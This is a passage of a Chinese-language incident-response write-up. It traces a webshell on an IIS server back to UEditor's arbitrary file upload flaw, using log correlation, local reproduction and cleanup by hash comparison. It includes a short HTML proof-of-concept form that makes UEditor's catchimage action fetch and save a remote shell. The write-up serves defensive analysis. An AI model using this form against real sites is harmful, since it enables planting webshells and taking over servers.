备注：紧急处理，通过禁止动态脚本在上传目录的运行权限，使webshell无法成功执行。

2、定位文件上传时间

根据Webshell文件创建时间，2020年3月9日 15:08:34



3、**Web访问日志关联分析**

由于，IIS日志时间与系统时间相差8小时，系统时间是15:08，我们这里查看的是 7:08的日志时间。

```
2020-03-09 07:08:34 10.215.2.128 POST /ueditor/net/controller.ashx action=catchimage
.................
.................
2020-03-09 07:08:35 10.215.2.128 POST /ueditor/net/controller.ashx action=catchimage
```


找到对应的网站访问日志，在文件创建时间隔间里，我们会注意到这样两个ueditor的访问请求，初步怀疑是UEditor编辑器任意文件上传漏洞。

4、本地漏洞复现

A、本地构建一个html

```
<form action="http://xxxxxxxxx/ueditor/net/controller.ashx?
action=catchimage"enctype="application/x-www-form-urlencoded"  method="POST">
  <p>shell addr:<input type="text" name="source[]" /></p >
  <inputtype="submit" value="Submit" />
</form>
```

B、上传webshell，上传成功



经漏洞复现，确认UEditor编辑器任意文件上传漏洞。

5、还原攻击者行为

通过相关文件的访问记录进行关联分析，攻击者通过 ueditor编辑器成功上传webshell。

6、事件处理

A、删除Webshell

清楚已发现的webshell，并尝试查找可能隐藏的webshell。

B、代码完整性验证

我们来思考一个问题，如果有一个免杀的Webshell隐藏在数以万行的代码中，怎么搞?

文件完整性校验，检查网站的源码是否被篡改过。

操作过程：

通过查看服务器上已部署的源代码版本，找研发同事要同样版本的代码。把纯净源码的所有文件计算一次hash值保存，再到服务器上执行一次hash值，通过比对hash值，输出新创建的/被修改过的/删除的文件列表。

C、系统入侵排查

对系统做一个整体排查，确认是否存在后门

D、代码修复

反馈给相关开发人员进行代码修复。